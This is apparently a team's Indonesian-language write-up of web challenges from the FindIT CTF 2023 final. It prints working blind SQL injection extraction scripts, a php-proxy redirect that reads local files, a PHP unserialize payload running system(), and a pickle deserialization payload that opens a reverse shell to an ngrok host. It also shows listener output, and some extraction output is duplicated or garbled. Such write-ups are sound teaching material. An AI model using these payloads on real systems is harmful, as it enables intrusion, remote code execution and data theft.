

oi heker baik



# HEROES

CyberSecurity

waduh 🤔  
0xazr  
sirkel

## DAFTAR ISI

<b>WEB.....</b>	<b>3</b>
Negara.....	3
Dynasty.....	5
Sekure.....	7
CP Merchandise.....	12
Garis Start.....	15
<b>CRYPTO.....</b>	<b>18</b>
Elliptic Encryption.....	18
<b>RE.....</b>	<b>1</b>
Paminfla.....	1

# WEB

## Negara

Country Code		
This is the country code based on ISO 3166 Standard.		
Search: <input type="text" value="Search Country"/>	Sort By: <input type="text" value="Name"/>	<input type="button" value="Search"/>
Alpha-3 Code	Numerical	Name
AFG	4	Afghanistan
ALA	12	Aland Islands
AGO	24	Angola
ARG	32	Argentina
AUS	36	Australia
AUT	40	Austria
BHS	44	Bahamas
BGD	50	Bangladesh
HND	55	Honduras
BEL	56	Belgium
BMU	60	Bermuda
BIH	70	Bosnia and Herzegovina
BRA	76	Brazil
BGR	100	Bulgaria
MMR	104	Myanmar
KHM	116	Cambodia
CAN	124	Canada
CAF	140	Central African Republic

Diberikan sebuah website dengan tampilan seperti di atas. Kita dapat melakukan pencarian pada kolom search yang tersedia.

Request	Response
<pre>1 POST / HTTP/1.1 2 Host: 34.124.192.13:65052 3 User-Agent: Mozilla/5.0 (Windows NT   10.0; Win64; x64; rv:109.0)   Gecko/20100101 Firefox/113.0 4 Accept:   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type:   application/x-www-form-urlencoded 8 Content-Length: 19 9 Origin: http://34.124.192.13:65052 10 Connection: close 11 Referer: http://34.124.192.13:65052/ 12 Upgrade-Insecure-Requests: 1 13 14 search=a&amp;order=name</pre>	<pre>1 HTTP/1.1 200 OK 2 Server: Werkzeug/2.3.4 Python/3.8.7 3 Date: Fri, 02 Jun 2023 14:47:58 GMT 4 Content-Type: text/html; charset=utf-8 5 Content-Length: 15132 6 Connection: close 7 8 &lt;!doctype html&gt; 9 10 &lt;html lang="en-us"&gt; 11 12   &lt;head&gt; 13     &lt;meta charset="utf-8"&gt; 14     &lt;meta http-equiv="x-ua-compatible" 15       content="ie=edge"&gt; 16     &lt;title&gt; 17       Country Code 18     &lt;/title&gt; 19     &lt;style&gt; 20       *{ 21         margin:0; 22         padding:0; 23         box-sizing:border-box; 24         font-family:'Poppins', 25         sans-serif; 26       }</pre>

Selanjutnya kita coba untuk melakukan SQL Injection pada kedua parameter, search dan order.

Request	Response
<pre> 1 POST / HTTP/1.1 2 Host: 34.124.192.13:65052 3 User-Agent: Mozilla/5.0 (Windows NT   10.0; Win64; x64; rv:109.0)   Gecko/20100101 Firefox/113.0 4 Accept:   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type:   application/x-www-form-urlencoded 8 Content-Length: 20 9 Origin: http://34.124.192.13:65052 10 Connection: close 11 Referer: http://34.124.192.13:65052/ 12 Upgrade-Insecure-Requests: 1 13 14 search=a&amp;order=name' </pre>	<pre> 7 8 &lt;!doctype html&gt; 9 &lt;html lang=en&gt; 10 &lt;head&gt; 11   &lt;title&gt;      sqlalchemy.exc.OperationalError:        (sqlite3.OperationalError)        unrecognized token: "'" 12   [SQL: SELECT      countries.code_alpha3 AS      countries_code_alpha3,      countries.numeric AS      countries_numeric,      countries.name AS countries_name 13      FROM countries 14     WHERE countries.name LIKE ?      ORDER BY name'] 15   [parameters: ('%a%',)] 16   (Background on this error at:      https://sqlalche.me/e/20/e3q8)      // Werkzeug Debugger 17   &lt;/title&gt; 18   &lt;link rel="stylesheet" href="      ?__debugger__=yes&amp;cmd=resource      &amp;f=style.css"&gt; </pre>

Dari hasil percobaan di atas, kami menemukan bahwa parameter order kemungkinan vuln terhadap serangan SQL Injection. Selanjutnya, kami mencoba untuk melihat data yang ada pada database. Dengan melihat data pada column sql di dalam tabel sqlite\_master, kami mengetahui bahwa terdapat tabel flag dengan column flag. Selanjutnya kami coba untuk melihat isi dari tabel flag tersebut. Kemudian, flag di dapatkan. Berikut adalah solver kami :

```

import requests
import string

url = "http://34.124.192.13:65052/"
wordlist = string.printable
extracted = ""

while True:
    for char in wordlist:
        print("Trying: " + extracted + char)
        payload = f"CASE WHEN (SELECT
hex(substr(flag,{len(extracted)+1},1)) FROM flag) = hex('{char}'))
THEN code_alpha3 ELSE name END"

        r = requests.post(url, data={
            "search": "a",
            "order": payload
        })

        if (r.text.rfind("Zimbabwe") == 13745):

```


```
extracted += char
print(f"extracted: {extracted}")
if(char == '}'):
    exit()
break
```

Flag: FindITCTF{c1nt4\_indo\_lah112\_i04t1n\_}


## Dynasty

Yor Flag is Not H3R3!!!


Diberikan website dengan tampilan seperti di atas.



Dari hint yang diberikan, jika string base64 tersebut di decode, maka kita akan mendapatkan clue bahwa di web tersebut terdapat route **/app**, berikut adalah tampilannya :



Kita dapat menginputkan url dan kemudian web tersebut akan menampilkan halaman web yang telah kita inputkan. Selanjutnya kami mencoba untuk melakukan SSRF dengan memasukkan url <http://localhost/>. Hasilnya kami tidak menemukan perbedaan atau clue untuk mendapatkan flag. Selanjutnya, kami juga mencoba untuk melakukan LFI dengan memasukkan url berikut `file:///etc/passwd`. Namun, web tersebut merespon dengan pesan error.



Dari pesan error tersebut, kami dapat mengetahui bahwa sepertinya website tersebut menggunakan php libcurl.

Setelah mencoba beberapa lama dan berkonsultasi dengan problem setter. Kami akhirnya dapat menemukan bahwa pada website tersebut menggunakan php-proxy, selain itu kami juga menemukan letak `flag.txt` pada <http://34.124.192.13:60087/flag.txt>, namun kita tidak dapat mengaksesnya. Jika di cari di google dengan kata kunci php-proxy lfi, maka banyak referensi untuk melakukan LFI pada php-proxy. Kami menemukan salah satu issue pada php-proxy di link [berikut](#). Kami membuat sebuah script php dengan isi sebagai berikut :

```
<?php
header('Location: file:///etc/passwd');
```

```
?>
```

Setelah itu kami membuat web server di VPS milik kami dan kemudian mengirimkan url VPS kami pada website tersebut dan kami berhasil mendapatkan file `/etc/passwd`. Selanjutnya kami mencoba untuk mendapatkan flag dengan menggunakan script berikut :

```
<?php
header('Location: file:///var/www/html/flag.txt');
?>
```

dan kemudian didapatkan flag.

<http://34.124.192.13:60087/app/index.php?q=npyinmtoYpLck9dm2q2plaGoo56SmtGSypGq3aU>

Berikut adalah solver kami :

```
import requests


url = "http://34.124.192.13:60087/app/index.php"

r = requests.post(url, data={
    "url": "http://165.22.250.152/index.php"
})

print(r.text)
```


Flag: FindITCTF{L\_F\_I\_Z0n3s\_f0r\_U\_H4ck3r}

## Sekure



The screenshot shows a web application interface with a login form. The form is titled "Login" and is centered on the page. It contains two input fields: "Username" with the placeholder text "Enter Username" and "Password" with the placeholder text "Enter Password". Below these fields is a green button labeled "Login". The entire form is enclosed in a light gray border.

Diberikan website dengan tampilan seperti di atas. Selanjutnya kami mencoba login dan menginterceptnya menggunakan burpsuite. Langsung saja kami coba lakukan SQL Injection.



Selanjutnya, kami menemukan bahwa terdapat tabel user dengan column password. Langsung saja kami coba lihat isi dari column password tersebut dengan menggunakan script berikut :

```
import requests
import string

wordlist = string.printable
url = "http://143.198.200.16:50621/logins.php"
extracted = ""

while True:
    for char in wordlist:
        payload = f"admin' and hex(substr((select passw0rd from user),{len(extracted)+1},1))=hex('{char}')"
        print("Trying: " + extracted + char)
        r = requests.post(url, data={
            "username": payload,
            "passw0rd": "admin",
            "submit": ""
        })

        if "Welcome" in r.text:
            extracted += char
```



```
print(f"extracted: {extracted}")
break
```

Kami menemukan bahwa column password tersebut berisi **fl4php**

```
Trying: fl4gphp`
Trying: fl4gphp{
Trying: fl4gphp|
Trying: fl4gphp)
Trying: fl4gphp~
Trying: fl4gphp
Trying: fl4gphp
Trying: fl4gphp

Trying: fl4gphp
Trying: fl4gphp

Trying: fl4gphp

Trying: fl4gphp0
Trying: fl4gphp1
Trying: fl4gphp2
Trying: fl4gphp3
Trying: fl4gphp4
Trying: fl4gphp5
```

Kami berasumsi bahwa itu adalah clue untuk sebuah file :

<http://143.198.200.16:50621/fl4g.php>

Namun, untuk mengakses tersebut, kita perlu login terlebih dahulu. Kami memanfaatkan celah SQL Injection untuk melakukan login.

Request	Response
<pre>1 POST /logins.php HTTP/1.1 2 Host: 143.198.200.16:50621 3 User-Agent: Mozilla/5.0 (Windows NT   10.0; Win64; x64; rv:109.0)   Gecko/20100101 Firefox/113.0 4 Accept:     text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type:   application/x-www-form-urlencoded 8 Content-Length: 42 9 Origin: http://143.198.200.16:50621 10 Connection: close 11 Referer: http://143.198.200.16:50621/ 12 Upgrade-Insecure-Requests: 1 13 14 username=admin'---&amp;password=admin&amp;   submit=</pre>	<pre>1 HTTP/1.1 302 Found 2 Date: Fri, 02 Jun 2023 15:39:35 GMT 3 Server: Apache/2.4.56 (Debian) 4 X-Powered-By: PHP/8.0.28 5 Set-Cookie: PHPSESSID=   a21ff03484d79f115820e89f6559ed50;   path=/ 6 Expires: Thu, 19 Nov 1981 08:52:00 GMT 7 Cache-Control: no-store, no-cache,   must-revalidate 8 Pragma: no-cache 9 Location: dashboard.php 10 Content-Length: 0 11 Connection: close 12 Content-Type: text/html; charset=UTF-8 13 14</pre>

Selanjutnya, kami mencoba akses **/fl4g.php** dan berikut tampilannya :

```

Admin is logged in. <?php
    session_start();

    if (isset($_SESSION['username'])) {
        echo "Admin is logged in.";
    } else {
        header("Location: login.html");
    }

    class suntikan{
        public $inject;
        function __construct(){
        }
        function __wakeup(){
            if(isset($this->inject)){
                eval($this->inject);
            }
        }
    }

    if(isset($_REQUEST['r'])){
        $var1=unserialize($_REQUEST['r']);
        if(is_array($var1)){
            echo "<br/>".$_var1[0]." - ".$_var1[1];
        }
    }

    else{
        echo ""; # nothing happens here
    }
    highlight_file( __FILE__ );
?>

```

Setelah membaca source code tersebut, kami mencoba untuk melakukan RCE dengan memanfaatkan fungsi **unserialize()** pada php. Berikut adalah solver milik kami :  
File: generate.php

```

<?php

class suntikan{
    public $inject;
    function __construct() {
    }
    function __wakeup() {
        if(isset($this->inject)){
            eval($this->inject);
        }
    }
}

$object = new suntikan();
$object->inject = str_replace("COMMAND", $argv[1],
"system('COMMAND');");
$serialized = serialize($object);

echo $serialized;

```

File: solver.py

```
import requests
import os
import sys
import re

url = "http://143.198.200.16:50621/"

s = requests.Session()

r = s.post(url + "logins.php", data={
    "username": "admin'-- -",
    "passw0rd": "admin",
    "submit": ""
})

payload = os.popen(f"php generate.php '{sys.argv[1]}'").read()

r = s.post(url + "fl4g.php", data={
    "r": payload
})

pattern = r"Admin is logged in\.(.*?)<code>"
match = re.search(pattern, r.text, re.DOTALL)

if match:
    extracted_value = match.group(1)
    print(extracted_value)
else:
    print("Not found")
```


```
logins.php
style.css

index@localhost /mnt/d/CTF/Final FindIT 2023/Sekure
% python3 solver.py "ls /"
bin
boot
dev
etc
fl4g_k3r3n_4bies.txt
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
```

Flag ada pada /fl4g\_k3r3n\_4bies.txt.

Flag: FindITCTF{Bl1nd\_S3kUre\_W3b\_k3r3N\_Abl3z}

## CP Merchandise



Diberikan website dengan tampilan seperti di atas. Selanjutnya kami menemukan bahwa kita dapat melakukan SQL Injection pada :

<http://34.124.192.13:54679/view/1'%20AND%201%20UNION%20ALL%20SELECT%201--%20->

Meskipun menggunakan SQL Injection UNION based, kita tidak dapat langsung mengekstrak data dari database seperti biasanya, jadi kita harus menggunakan Blind SQL Injection.

Berikut adalah script milik kami untuk mengautomasi Blind SQLi, kami menggunakan multithreading karena data yang ada pada database cukup panjang.

```
import requests, string, sys, warnings, time, concurrent.futures
```

```

from requests.packages.urllib3.exceptions import
InsecureRequestWarning
warnings.simplefilter('ignore',InsecureRequestWarning)

req = requests.Session()

url = "http://34.124.192.13:54679/view/1"

extracted = ""
chars = string.printable
index = list(range(1,264))

def brute(str_index):
    for char in chars:
        # payload = f"' and (SELECT hex(substr(sql,{str_index},1))
FROM sqlite_master WHERE type!='meta' AND sql NOT NULL AND name
='products' limit 1 offset 0) = hex('{char}'))--+-"
        payload = f"' and (SELECT hex(substr(data,{str_index},1))
FROM products limit 1 offset 1) = hex('{char}'))--+-"

        resp = requests.get(url + payload)

        if resp.status_code == 200:
            found = char
            print(f"\r[+] Found: {found} at index {str_index}")
            break

    return found

with concurrent.futures.ThreadPoolExecutor(max_workers=10) as
executor:
    processes = executor.map(brute, index)
for c in processes:
    sys.stdout.write(f"\r[+] Extracting data: {extracted}{c}")
    extracted += c

```

```
[+] Extracting data: gASVuQAAAAAAACMFgFwGcxP2f0a9uLmRhdfgYIXNl1IwESXRlBZSt1CmbLH2UK1WcHjZHvJdJSMEK11c2ljTg9mIFRoZSB7CGhlcmVzIFdvcmckI FRvdXlgMjAyMyBUZW
```

```
[+] Extracting data: gASVuQAAAAAAACMFgFwGcxP2f0a9uLmRhdfgYIXNl1IwESXRlBZSt1CmbLH2UK1WcHjZHvJdJSMEK11c2ljTg9mIFRoZSB7CGhlcmVzIFdvcmckI FRvdXlgMjAyMyBUZW
```

```
[+] Extracting data: gASVuQAAAAAAACMFgFwGcxP2f0a9uLmRhdfgYIXNl1IwESXRlBZSt1CmbLH2UK1WcHjZHvJdJSMEK11c2ljTg9mIFRoZSB7CGhlcmVzIFdvcmckI FRvdXlgMjAyMyBUZW
```

```
[+] Extracting data: gASVuQAAAAAAACMFgFwGcxP2f0a9uLmRhdfgYIXNl1IwESXRlBZSt1CmbLH2UK1WcHjZHvJdJSMEK11c2ljTg9mIFRoZSB7CGhlcmVzIFdvcmckI FRvdXlgMjAyMyBUZW
```

```
[+] Extracting data: gASVuQAAAAAAACMFgFwGcxP2f0a9uLmRhdfgYIXNl1IwESXRlBZSt1CmbLH2UK1WcHjZHvJdJSMEK11c2ljTg9mIFRoZSB7CGhlcmVzIFdvcmckI FRvdXlgMjAyMyBUZW
```

```
[+] Extracting data: gASVuQAAAAAAACMFgFwGcxP2f0a9uLmRhdfgYIXNl1IwESXRlBZSt1CmbLH2UK1WcHjZHvJdJSMEK11c2ljTg9mIFRoZSB7CGhlcmVzIFdvcmckI FRvdXlgMjAyMyBUZW
```

```
[+] Extracting data: gASVuQAAAAAAACMFgFwGcxP2f0a9uLmRhdfgYIXNl1IwESXRlBZSt1CmbLH2UK1WcHjZHvJdJSMEK11c2ljTg9mIFRoZSB7CGhlcmVzIFdvcmckI FRvdXlgMjAyMyBUZW
```

```
[+] Extracting data: gASVuQAAAAAAACMFgFwGcxP2f0a9uLmRhdfgYIXNl1IwESXRlBZSt1CmbLH2UK1WcHjZHvJdJSMEK11c2ljTg9mIFRoZSB7CGhlcmVzIFdvcmckI FRvdXlgMjAyMyBUZW
```

```
[+] Extracting data: gASVuQAAAAAAACMFgFwGcxP2f0a9uLmRhdfgYIXNl1IwESXRlBZSt1CmbLH2UK1WcHjZHvJdJSMEK11c2ljTg9mIFRoZSB7CGhlcmVzIFdvcmckI FRvdXlgMjAyMyBUZW
```

```
[+] Extracting data: gASVuQAAAAAAACMFgFwGcxP2f0a9uLmRhdfgYIXNl1IwESXRlBZSt1CmbLH2UK1WcHjZHvJdJSMEK11c2ljTg9mIFRoZSB7CGhlcmVzIFdvcmckI FRvdXlgMjAyMyBUZW
```

```
[+] Extracting data: gASVuQAAAAAAACMFgFwGcxP2f0a9uLmRhdfgYIXNl1IwESXRlBZSt1CmbLH2UK1WcHjZHvJdJSMEK11c2ljTg9mIFRoZSB7CGhlcmVzIFdvcmckI FRvdXlgMjAyMyBUZW
```

```
[+] Extracting data: gASVuQAAAAAAACMFgFwGcxP2f0a9uLmRhdfgYIXNl1IwESXRlBZSt1CmbLH2UK1WcHjZHvJdJSMEK11c2ljTg9mIFRoZSB7CGhlcmVzIFdvcmckI FRvdXlgMjAyMyBUZW
```

```
[+] Extracting data: gASVuQAAAAAAACMFgFwGcxP2f0a9uLmRhdfgYIXNl1IwESXRlBZSt1CmbLH2UK1WcHjZHvJdJSMEK11c2ljTg9mIFRoZSB7CGhlcmVzIFdvcmckI FRvdXlgMjAyMyBUZW
```

```
[+] Extracting data: gASVuQAAAAAAACMFgFwGcxP2f0a9uLmRhdfgYIXNl1IwESXRlBZSt1CmbLH2UK1WcHjZHvJdJSMEK11c2ljTg9mIFRoZSB7CGhlcmVzIFdvcmckI FRvdXlgMjAyMyBUZW
```

```
[+] Extracting data: gASVuQAAAAAAACMFgFwGcxP2f0a9uLmRhdfgYIXNl1IwESXRlBZSt1CmbLH2UK1WcHjZHvJdJSMEK11c2ljTg9mIFRoZSB7CGhlcmVzIFdvcmckI FRvdXlgMjAyMyBUZW
```

```
[+] Extracting data: gASVuQAAAAAAACMFgFwGcxP2f0a9uLmRhdfgYIXNl1IwESXRlBZSt1CmbLH2UK1WcHjZHvJdJSMEK11c2ljTg9mIFRoZSB7CGhlcmVzIFdvcmckI FRvdXlgMjAyMyBUZW
```

```
[+] Extracting data: gASVuQAAAAAAACMFgFwGcxP2f0a9uLmRhdfgYIXNl1IwESXRlBZSt1CmbLH2UK1WcHjZHvJdJSMEK11c2ljTg9mIFRoZSB7CGhlcmVzIFdvcmckI FRvdXlgMjAyMyBUZW
```


```
MUJARkZXNjIiwkc2V0IG91ci18XBk3JScCBUB3p9yDIWtjwGVVLtZSMBlVIYwdll1TdL3NYXPpyRppbwFN2XhdV29ybGRfdG91ci15wbmeUjAVmcckIjJZSMAj3l1HvLEg=
```

```
index@localhost /mnt/d/CTF/Final_FinDIT_2023/C Merchandise
```

Berikut adalah isi dari column data pada tabel products dengan id 1 :

gASVuQAAAAAAAAACMFGFwcGxpY2F0aW9uLmRhdGFiYXNlIlwESXRlbZSTlCmBIH2UK  
lwHcHJvZHVjdJSMKE11c2ljIG9mIFRoZSBTcGhlcmVzIFdvcmxkIFRvdXlzMjYyYUZW  
WUjARkZXNjllwR2V0IG91ciBXb3JsZCBUb3VydDlwMjMgVGVIISMBWltYWdlIlwL3N0Y  
XRpYy9pbWFnZXMvd29ybGRfdG91ci5wbmeUjAVwcmliZSMAjQ1IHViLg=

String tersebut adalah base64 encoding dan value sebenarnya adalah pickle object. Dari sini, kami tahu bahwa data yang dimunculkan pada halaman web adalah berupa pickle object.



Kami menggunakan referensi [berikut](#), berikut adalah solver milik kami :

```
import pickle
import base64
import os
import requests

url = "http://34.124.192.13:54679/view/1"

class RCE(object):
    def __reduce__(self):
        return (os.system, ('python3 -c 'import
os,pty,socket;s=socket.socket();s.connect(("0.tcp.ap.ngrok.io",13674)
);[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("sh")' '',))
```

```

if __name__ == '__main__':
    pickled = pickle.dumps(RCE())
    payload = f"' AND 0 UNION ALL SELECT
'{base64.urlsafe_b64encode(pickled).decode()}'-- --"
    r = requests.get(url + payload)

```

```

index@localhost ~ % nc -lnvp 3001
Listening on 0.0.0.0 3001
Connection received on 127.0.0.1 52980
/app # ls -lah
ls -lah
total 40K
drwxr-xr-x  1 root  root    4.0K Jun  1 13:34 .
drwxr-xr-x  1 root  root    4.0K Jun  1 13:34 ..
drwxr-xr-x  5 root  root    4.0K Jun  1 05:07 application
-rw-r--r--  1 root  root   12.0K Jun  1 13:34 coldplay.db
-rw-rw-r--  1 root  root    32 May 31 17:49 flag.txt
-rw-rw-r--  1 root  root    5 May 31 17:49 requirements.txt
-rw-rw-r--  1 root  root   184 May 31 17:49 run.py
-rw-rw-r--  1 root  root   263 May 31 17:49 schema.sql
/app # cat flag.txt
cat flag.txt
FindITCTF{rC3_Deser1al_1z4t10n}
/app # ^[[10;8H

```

```

ngrok
Announcing ngrok-go: The ngrok agent as a Go library: https://ngrok.com/go

